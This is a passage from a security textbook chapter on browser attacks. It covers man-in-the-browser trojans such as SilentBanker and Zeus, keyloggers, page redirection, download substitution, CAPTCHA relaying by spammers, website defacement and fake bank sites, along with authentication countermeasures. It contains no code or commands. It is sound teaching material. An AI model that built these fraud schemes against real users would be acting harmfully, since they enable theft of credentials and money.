


FIGURE 4-2 SilentBanker Operates in the Middle of the Browser

SSL encryption is applied in the browser; data are vulnerable before being encrypted.

As if intercepting details such as name, account number, and authentication data were not enough, SilentBanker also changed the effect of customer actions. So, for example, if a customer instructed the bank to transfer money to an account at bank A, SilentBanker converted that request to make the transfer go to its own account at bank B, which the customer's bank duly accepted as if it had come from the customer. When the bank returned its confirmation, SilentBanker changed the details before displaying them on the screen. Thus, the customer found out about the switch only after the funds failed to show up at bank A as expected.

A variant of SilentBanker intercepted other sensitive user data, using a display like the details shown in [Figure 4-3](#). Users see many data request boxes, and this one looks authentic. The request for token value might strike some users as odd, but many users would see the bank's URL on the address bar and dutifully enter private data.




FIGURE 4-3 Additional Data Obtained by Man in the Browser

As you can see, man-in-the-browser attacks can be devastating because they represent a valid, authenticated user. The Trojan horse could slip neatly between the user and the bank's web site, so all the bank's content still looked authentic. SilentBanker had little impact on users, but only because it was discovered relatively quickly, and virus detectors were able to eradicate it promptly. Nevertheless, this piece of code demonstrates how powerful such an attack can be.

Keystroke Logger

We introduce another attack approach that is similar to a man in the browser. A **keystroke logger** (or **key logger**) is either hardware or software that records all keystrokes entered. The logger either retains these keystrokes for future use by the attacker or sends them to the attacker across a network connection.

As a hardware device, a keystroke logger is a small object that plugs into a USB port, resembling a plug-in wireless adapter or flash memory stick. Of course, to compromise a computer you have to have physical access to install (and later retrieve) the device. You also need to conceal the device so the user will not notice the logger (for example, installing it on the back of a desktop machine). In software, the logger is just a program installed like any malicious code. Such devices can capture passwords, login identities, and all other data typed on the keyboard. Although not limited to browser interactions, a keystroke logger could certainly record all keyboard input to the browser.

Page-in-the-Middle

A **page-in-the-middle** attack is another type of browser attack in which a user is redirected to another page. Similar to the man-in-the-browser attack, a page attack might wait until a user has gone to a particular web site and present a fictitious page for the user. As an example, when the user clicks "login" to go to the login page of any site, the attack might redirect the user to the attacker's page, where the attacker can also capture the user's credentials.

The admittedly slight difference between these two browser attacks is that the man-in-the-browser action is an example of an infected browser that may never alter the sites visited by the user but works behind the scenes to capture information. In a page-in-the-middle action, the attacker redirects the user, presenting different web pages for the user to see.

Program Download Substitution

Coupled with a page-in-the-middle attack is a download substitution. In a **download substitution**, the attacker presents a page with a desirable and seemingly innocuous program for the user to download, for example, a browser toolbar or a photo organizer utility. What the user does not know is that instead of or in addition to the intended program, the attacker downloads and installs malicious code.

A user agreeing to install a program has no way to know what that program will actually do.

The advantage for the attacker of a program download substitution is that users have been conditioned to be wary of program downloads, precisely for fear of downloading malicious code. In this attack, the user knows of and agrees to a download, not realizing what code is actually being installed. (Then again, users seldom know what really installs after they click [Yes].) This attack also defeats users' access controls that would normally block software downloads and installations, because the user intentionally accepts this software.

User-in-the-Middle

A different form of attack puts a human between two automated processes so that the human unwittingly helps spammers register automatically for free email accounts.

A **CAPTCHA** is a puzzle that supposedly only a human can solve, so a server application can distinguish between a human who makes a request and an automated program generating the same request repeatedly. Think of web sites that request votes to determine the popularity of television programs. To avoid being fooled by bogus votes from automated program scripts, the voting sites sometimes ensure interaction with an active human by using CAPTCHAs (an acronym for Completely Automated Public Turing test to tell Computers and Humans Apart—sometimes finding words to match a clever acronym is harder than doing the project itself).

The puzzle is a string of numbers and letters displayed in a crooked shape against a grainy background, perhaps with extraneous lines, like the images in [Figure 4-4](#); the user has to recognize the string and type it into an input box. Distortions are intended to defeat optical character recognition software that might be able to extract the characters. ([Figure 4-5](#) shows an amusing spoof of CAPTCHA puzzles.) The line is fine between what a human can still interpret and what is too distorted for pattern recognizers to handle, as described in [Sidebar 4-1](#).



FIGURE 4-4 CAPTCHA Example




FIGURE 4-5 CAPTCHA Spoof

Sidebar 4-1 CAPTCHA? Gotcha!

We have seen how CAPTCHAs were designed to take advantage of how humans are much better at pattern recognition than are computers. But CAPTCHAs, too, have their vulnerabilities, and they can be defeated with the kinds of security engineering techniques we present in this book. As we have seen in every chapter, a wily attacker looks for a vulnerability to exploit and then designs an attack to take advantage of it.

In the same way, Jeff Yan and Ahmad Salah El Ahmad [YAN11] defeated CAPTCHAs by focusing on invariants—things that do not change even when the CAPTCHAs distort them. They investigated CAPTCHAs produced by major web services, including Google, Microsoft, and Yahoo for their free email services such as Hotmail. A now-defunct service called CAPTCHAservice.org provided CAPTCHAs to commercial web sites for a fee. Each of the characters in that service’s CAPTCHAs had a different number of pixels, but the number of pixels for a given character remained constant when the character was distorted—an invariant that allowed Yan and El Ahmad to differentiate one character from another without having to recognize the character. Yahoo’s CAPTCHAs

used a fixed angle for image transformation. Yan and El Ahmad pointed out that “Exploiting invariants is a classic cryptanalysis strategy. For example, differential cryptanalysis works by observing that a subset of pairs of plaintexts has an invariant relationship preserved through numerous cipher rounds. Our work demonstrates that exploiting invariants is also effective for studying CAPTCHA robustness.”

Yan and Ahmad successfully used simple techniques to defeat the CAPTCHAs, such as pixel counts, color-filling segmentation, and histogram analysis. And they defeated two kinds of invariants: pixel level and string level. A pixel-level invariant can be exploited by processing the CAPTCHA images at the pixel level, based on what does not change (such as number of pixels or angle of character). String-level invariants do not change across the entire length of the string. For example, Microsoft in 2007 used a CAPTCHA with a constant length of text in the challenge string; this invariant enabled Yan and El Ahmad to identify and segment connected characters. Reliance on dictionary words is another string-level invariant; as we saw with dictionary-based passwords, the dictionary limits the number of possible choices.

So how can these vulnerabilities be eliminated? By introducing some degree of randomness, such as an unpredictable number of characters in a string of text. Yan and El Ahmad recommend “introduc[ing] more types of global shape patterns and have them occur in random order, thus making it harder for computers to differentiate each type.” Google’s CAPTCHAs allow the characters to run together; it may be possible to remove the white space between characters, as long as readability does not suffer. Yan and El Ahmad point out that this kind of security engineering analysis leads to more robust CAPTCHAs, a process that mirrors what we have already seen in other security techniques, such as cryptography and software development.

Sites offering free email accounts, such as Yahoo mail and Hotmail, use CAPTCHAs in their account creation phase to ensure that only individual humans obtain accounts. The mail services do not want their accounts to be used by spam senders who use thousands of new account names that are not yet recognized by spam filters; after using the account for a flood of spam, the senders will abandon those account names and move on to another bunch. Thus, spammers need a constant source of new accounts, and they would like to automate the process of obtaining new ones.

Sidebar 4-2 Colombian Hostages Freed by Man-in-the-Middle Trick

Colombian guerrillas captured presidential candidate Ingrid Betancourt in 2002, along with other political prisoners. The guerillas, part of the FARC movement, had considered Betancourt and three U.S. contractors to be their most valuable prisoners. The captives were liberated in 2008 through a scheme involving two infiltrations: one infiltration of the local group that held the hostages, and the other of the central FARC command structure.

Having infiltrated the guerillas’ central command organization, Colombian defense officials tricked the local FARC commander, known as Cesar, into

believing the hostages were to be transferred to the supreme commander of the FARC, Alfonso Cano. Because the infiltrators knew that Cesar was unacquainted with most others in the FARC organization, they exploited their knowledge by sending him phony messages, purportedly from Cano's staff, advising him of the plan to move the hostages. In the plan Cesar was told to have the hostages, Betancourt, the Americans, and 11 other Colombians, ready for helicopters to pick them up. The two plain white helicopters, loaded with soldiers playing the parts of guerillas better than some professional actors could, flew into the FARC camp.

Agents on the helicopters bound the hostages' hands and loaded them on board; Cesar and another captor also boarded the helicopter, but once airborne, they were quickly overpowered by the soldiers. Betancourt and the others really believed they were being transferred to another FARC camp, but the commander told her they had come to rescue her; only when she saw her former captor lying bound on the floor did she really believe she was finally free.

Infiltration of both the local camp and the senior command structure of FARC let the Colombian defense accomplish this complex man-in-the-middle attack. During elaborate preparation, infiltrators on both ends intruded in and altered the communication between Cesar and Cano. The man-in-the-middle ruse was tricky because the interlopers had to be able to represent Cesar and Cano in real time, with facts appropriate for the two FARC officials. When boxed in with not enough knowledge, the intermediaries dropped the telephone connection, something believable given the state of the Colombian telecommunications network at the time.

Petmail (<http://petmail.lothar.com>) is a proposed anti-spam email system. In the description the author hypothesizes the following man-in-the-middle attack against CAPTCHAs from free email account vendors. First, the spam sender creates a site that will attract visitors; the author suggests a site with pornographic photos. Second, the spammer requires people to solve a CAPTCHA in order to enter the site and see the photos. At the moment a user requests access, the spam originator automatically generates a request to create a new email account (Hotmail, for example). Hotmail presents a CAPTCHA, which the spammer then presents to the pornography requester. When the requester enters the solution, the spammer forwards that solution back to Hotmail. If the solution succeeds, the spammer has a new account and allows the user to see the photos; if the solution fails, the spammer presents a new CAPTCHA challenge to the user. In this way, the attacker in the middle splices together two interactions by inserting a small amount of the account creation thread into the middle of the photo access thread. The user is unaware of the interaction in the middle.

How Browser Attacks Succeed: Failed Identification and Authentication

The central failure of these in-the-middle attacks is faulty authentication. If A cannot be assured that the sender of a message is really B, A cannot trust the authenticity of anything in the message. In this section we consider authentication in different contexts.

Human Authentication

As we first stated in [Chapter 2](#), authentication is based on something you know, are, or possess. People use these qualities all the time in developing face-to-face authentication. Examples of human authentication techniques include a driver's license or identity card, a letter of introduction from a mutual acquaintance or trusted third party, a picture (for recognition of a face), a shared secret, or a word. (The original use of "password" was a word said to a guard to allow the speaker to pass a checkpoint.) Because we humans exercise judgment, we develop a sense for when an authentication is adequate and when something just doesn't seem right. Of course, humans can also be fooled, as described in [Sidebar 4-2](#).

In [Chapter 2](#) we explored human-to-computer authentication that used sophisticated techniques such as biometrics and so-called smart identity cards. Although this field is advancing rapidly, human usability needs to be considered in such approaches: Few people will, let alone can, memorize many unique, long, unguessable passwords. These human factors can affect authentication in many contexts because humans often have a role in authentication, even of one computer to another. But fully automated computer-to-computer authentication has additional difficulties, as we describe next.

Computer Authentication

When a user communicates online with a bank, the communication is really user-to-browser and computer-to-bank's computer. Although the bank performs authentication of the user, the user has little sense of having authenticated the bank. Worse, the user's browser and computer in the middle actually interact with the bank's computing system, but the user does not actually see or control that interaction. What is needed is a reliable path from the user's eyes and fingers to the bank, but that path passes through an opaque browser and computer.

Computer authentication uses the same three primitives as human authentication, with obvious variations. There are relatively few ways to use something a computer has or is for authentication. If a computer's address or a component's serial number cannot be spoofed, that is a reliable authenticator, but spoofing or impersonation attacks can be subtle. Computers do not innately "know" anything, but they can remember (store) many things and derive many more. The problem, as you have seen with topics such as cryptographic key exchange, is how to develop a secret shared by only two computers.

In addition to obtaining solid authentication data, you must also consider how authentication is implemented. Essentially every output of a computer is controlled by software that might be malicious. If a computer responds to a prompt with a user's password, software can direct that computer to save the password and later reuse or repeat it to another process, as was the case with the SilentBanker man-in-the-browser attack. If authentication involves computing a cryptographic result, the encryption key has to be placed somewhere during the computing, and it might be susceptible to copying by another malicious process. Or on the other end, if software can interfere with the authentication-checking code to make any value succeed, authentication is compromised. Thus, vulnerabilities in authentication include not just the authentication data but also the processes used to implement authentication. Halperin et al. [[HAL08a](#)] present a chilling description of this vulnerability in their analysis of radio control of implantable medical devices such as pacemakers. We explore those exposures in [Chapter 13](#) when we consider

security implications of the “[Internet of things](#).”

Your bank takes steps to authenticate you, but how can you authenticate your bank?

Even if we put aside for a moment the problem of initial authentication, we also need to consider the problem of continuous authentication: After one computer has authenticated another and is ready to engage in some kind of data exchange, each computer has to monitor for a wiretapping or hijacking attack by which a new computer would enter into the communication, falsely alleging to be the authenticated one, as depicted in [Figure 4-6](#).




FIGURE 4-6 Without Continuous Authentication Neither End Can Trust the Other

Sometimes overlooked in the authentication discussion is that credibility is a two-sided issue: The system needs assurance that the user is authentic, but the user needs that same assurance about the system. This second issue has led to a new class of computer fraud called phishing, in which an unsuspecting user submits sensitive information to a malicious system impersonating a trustworthy one. (We explore phishing later in this chapter.) Common targets of phishing attacks are banks and other financial institutions: Fraudsters use the sensitive data they obtain from customers to take customers' money from the real institutions. Other phishing attacks are used to plant malicious code on the victim's computer.

Thus, authentication is vulnerable at several points:

- Usability and accuracy can conflict for identification and authentication: A more usable system may be less accurate. But users demand usability, and at least some system designers pay attention to these user demands.
- Computer-to-computer interaction allows limited bases for authentication. Computer authentication is mainly based on what the computer knows, that is, stored or computable data. But stored data can be located by unauthorized processes, and what one computer can compute so can another.

- Malicious software can undermine authentication by eavesdropping on (intercepting) the authentication data and allowing it to be reused later. Well-placed attack code can also wait until a user has completed authentication and then interfere with the content of the authenticated session.
- Each side of a computer interchange needs assurance of the authentic identity of the opposing side. This is true for human-to-computer interactions as well as for computer-to-human.

The specific situation of man-in-the-middle attacks gives us some interesting countermeasures to apply for identification and authentication.

Successful Identification and Authentication

Appealing to everyday human activity gives some useful countermeasures for attacks against identification and authentication.

Shared Secret

Banks and credit card companies struggle to find new ways to make sure the holder of a credit card number is authentic. The first secret was mother's maiden name, which is something a bank might have asked when someone opened an account. However, when all financial institutions started to use this same secret, it was no longer as secret. Next, credit card companies moved to a secret verification number imprinted on a credit card to prove the person giving the card number also possessed the card. Again, overuse is reducing the usefulness of this authenticator. Now, financial institutions are asking new customers to file the answers to questions presumably only the right person will know. Street on which you grew up, first school attended, and model of first car are becoming popular, perhaps too popular. As long as different places use different questions and the answers are not easily derived, these measures can confirm authentication.

The basic concept is of a shared secret, something only the two entities on the end should know. A human man-in-the-middle attack can be defeated if one party asks the other a pointed question about a dinner they had together or details of a recent corporate event, or some other common topic. Similarly, a shared secret for computer systems can help authenticate. Possible secrets could involve the time or date of last login, time of last update, or size of a particular application file.

To be effective, a shared secret must be something no malicious middle agent can know.

One-Time Password

As its name implies, a **one-time password** is good for only one use. To use a one-time password scheme, the two end parties need to have a shared secret list of passwords. When one password is used, both parties mark the word off the list and use the next word the next time.

The SecurID token, introduced in [Chapter 2](#), generates a new random number every 60 seconds. The receiving computer has a program that can compute the random number for any given moment, so it can compare the value entered against the expected value.

Out-of-Band Communication

Out-of-band communication means transferring one fact along a communication path separate from that of another fact. For example, bank card PINs are always mailed separately from the bank card so that if the envelope containing the card is stolen, the thief cannot use the card without the PIN. Similarly, if a customer calls a bank about having forgotten a PIN, the bank does not simply provide a new PIN in that conversation over the phone; the bank mails a separate letter containing a new PIN to the account-holder's address on file. In this way, if someone were impersonating the customer, the PIN would not go to the impersonator. Some banks confirm large Internet fund transfers by sending a text message to the user's mobile phone. However, as [Sidebar 4-3](#) indicates, mobile phones are also subject to man-in-the-middle attacks.

Sidebar 4-3 Man-in-the-Mobile Attack

The Zeus Trojan horse is one of the most prolific pieces of malicious code. It is configurable, easy for an attacker to use, and effective. Its owners continually update and modify it, to the extent that security firm Symantec has counted over 70,000 variations of the basic code. Because of the number of strains, malicious code detectors must update their definitions constantly. Zeus sells on the hacker market for a few hundred dollars. Targeting financial site interactions, it can pay for itself with a single exploit.

Zeus has taken on the mobile phone messaging market, too. According to security firm S21Sec, Zeus now has an application that can be unintentionally downloaded to smartphones; using SMS messaging, Zeus communicates with its command and control center. But because it is installed in the mobile, it can also block or alter text messages sent by a financial institution to a customer's mobile phone.

The U.S. Defense Department uses a secure telephone called a STU-III. A customer places a call and, after establishing communication with the correct party on the other end, both parties press a button for the phones to enter secure mode; the phones then encrypt the rest of the conversation. As part of the setup for going into secure mode, the two phones together derive a random number that they then display in a window on the phone. To protect against a man-in-the-middle attack, callers are instructed to recite the number so that both parties agree they have the same number on their phone's window. A wiretapper in the middle might be able to intercept the initial call setup and call the intended recipient on a second STU-III phone. Then, sitting with the earpiece of one STU-III up against the mouthpiece of the other, the intruder could perform a man-in-the-middle attack. However, these two phones would establish two different sessions and display different random numbers, so the end parties would know their conversation was being intercepted because, for example, one would hear the number 101 but see 234 on the display.

As these examples show, the use of some outside information, either a shared secret or something communicated out of band, can foil a man-in-the-middle attack.

Continuous Authentication

In several places in this book we argue the need for a continuous authentication mechanism. Although not perfect in those regards, strong encryption does go a long way toward a solution.

If two parties carry on an encrypted communication, an interloper wanting to enter into the communication must break the encryption or cause it to be reset with a new key exchange between the interceptor and one end. (This latter technique is known as a session hijack, which we study in [Chapter 6](#).) Both of these attacks are complicated but not impossible. However, this countermeasure is foiled if the attacker can intrude in the communication pre-encryption or post-decryption. These problems do not detract from the general strength of encryption to maintain authentication between two parties. But be aware that encryption by itself is not a magic fairy dust that counters all security failings and that misused cryptography can impart a false sense of security.

Encryption can provide continuous authentication, but care must be taken to set it up properly and guard the end points.

These mechanisms—signatures, shared secrets, one-time passwords and out-of-band communications—are all ways of establishing a context that includes authentic parties and excludes imposters.

4.2 Web Attacks Targeting Users

We next consider two classes of situations involving web content. The first kind involves false content, most likely because the content was modified by someone unauthorized; with these the intent is to mislead the viewer. The second, more dangerous, kind seeks to harm the viewer.

False or Misleading Content

It is sometimes difficult to tell when an art work is authentic or a forgery; art experts can debate for years who the real artist is, and even when there is consensus, attribution of a da Vinci or Rembrandt painting is opinion, not certainty. As [Sidebar 4-4](#) relates; authorship of Shakespeare's works may never be resolved. It may be easier to tell when a painting is *not* by a famous painter: A child's crayon drawing will never be mistaken for something by a celebrated artist, because, for example, Rembrandt did not use crayons or he used light, shadow, and perspective more maturely than a child.

Sidebar 4-4 Who Wrote Shakespeare's Plays?

Most people would answer "Shakespeare" when asked who wrote any of the plays attributed to the bard. But for over 150 years literary scholars have had their doubts. In 1852, it was suggested that Edward de Vere, Earl of Oxford, wrote at least some of the works. For decades scholarly debate raged, citing the few facts known of Shakespeare's education, travels, work schedule, and experience.

In the 1980s a new analytic technique was developed: computerized analysis of text. Different researchers studied qualities such as word choice, images used in different plays, word pairs, sentence structure, and the like—any structural

element that could show similarity or dissimilarity. (See, for example, [FAR96] and [KAR01], as well as www.shakespeareoxfordfellowship.org.) The debate continues as researchers develop more and more qualities to correlate among databases (the language of the plays and other works attributed to Shakespeare). The controversy will probably never be settled.

But the technique has proved useful. In 1996, an author called Anonymous published the novel *Primary Colors*. Many people tried to determine who the author was. But Donald Foster, a professor at Vassar College, aided by some simple computer tools, attributed the novel to Joe Klein, who later admitted to being the author. Peter Neumann [NEU96] in the Risks forum, notes how hard it is lie convincingly, even having tried to alter your writing style, given “telephone records, credit card records, airplane reservation databases, library records, snoop neighbors, coincidental encounters, etc.”—in short, given aggregation.

The approach has uses outside the literary field. In 2002, the SAS Institute, vendors of statistical analysis software, introduced data-mining software to find patterns in old email messages and other masses of text. By now, data mining is a major business sector often used to target marketing to people most likely to be customers. (See the discussion on data mining in [Chapter 7](#).) SAS suggests pattern analysis might be useful in identifying and blocking false email. Another possible use is detecting lies, or perhaps just flagging potential inconsistencies. It has also been used to help locate the author of malicious code.

The case of computer artifacts is similar. An incoherent message, a web page riddled with grammatical errors, or a peculiar political position can all alert you that something is suspicious, but a well-crafted forgery may pass without question. The falsehoods that follow include both obvious and subtle forgeries.

Defaced Web Site

The simplest attack, a **website defacement**, occurs when an attacker replaces or modifies the content of a legitimate web site. For example, in January 2010, BBC reported that the web site of the incoming president of the European Union was defaced to present a picture of British comic actor Rowan Atkinson (Mr. Bean) instead of the president.

The nature of these attacks varies. Often the attacker just writes a message like “You have been had” over the web-page content to prove that the site has been hacked. In other cases, the attacker posts a message opposing the message of the original web site, such as an animal rights group protesting mistreatment of animals at the site of a dog-racing group. Other changes are more subtle. For example, recent political attacks have subtly replaced the content of a candidate’s own site to imply falsely that a candidate had said or done something unpopular. Or using website modification as a first step, the attacker can redirect a link on the page to a malicious location, for example, to present a fake login box and obtain the victim’s login ID and password. All these attacks attempt to defeat the integrity of the web page.

The objectives of website defacements also vary. Sometimes the goal is just to prove a point or embarrass the victim. Some attackers seek to make a political or ideological

statement, whereas others seek only attention or respect. In some cases the attacker is showing a point, proving that it was possible to defeat integrity. Sites such as those of the *New York Times*, the U.S. Defense Department or FBI, and political parties were frequently targeted this way. [Sidebar 4-5](#) describes defacing an antivirus firm's web site.

Sidebar 4-5 Antivirus Maker's Web Site Hit

Website modifications are hardly new. But when a security firm's web site is attacked, people take notice. For several hours on 17 October 2010, visitors to a download site of security research and antivirus product company Kaspersky were redirected to sites serving fake antivirus software.

After discovering the redirection, Kaspersky took the affected server offline, blaming the incident on "a faulty third-party application." [ITPro, 19 October 2010]

Bank robber Willy Sutton is reported to have said when asked why he robbed banks, "That's where the money is." What better way to hide malicious code than by co-opting the web site of a firm whose customers are ready to install software, thinking they are protecting themselves against malicious code?

A defacement is common not only because of its visibility but also because of the ease with which one can be done. Web sites are designed so that their code is downloaded, enabling an attacker to obtain the full hypertext document and all programs directed to the client in the loading process. An attacker can even view programmers' comments left in as they built or maintained the code. The download process essentially gives the attacker the blueprints to the web site.

Fake Web Site

A similar attack involves a fake web site. In [Figure 4-7](#) we show a fake version of the web site of Barclays Bank (England) at <http://www.gb-bclayuk.com/>. The real Barclays site is at <http://group.barclays.com/Home>. As you can see, the forger had some trouble with the top image, but if that were fixed, the remainder of the site would look convincing.

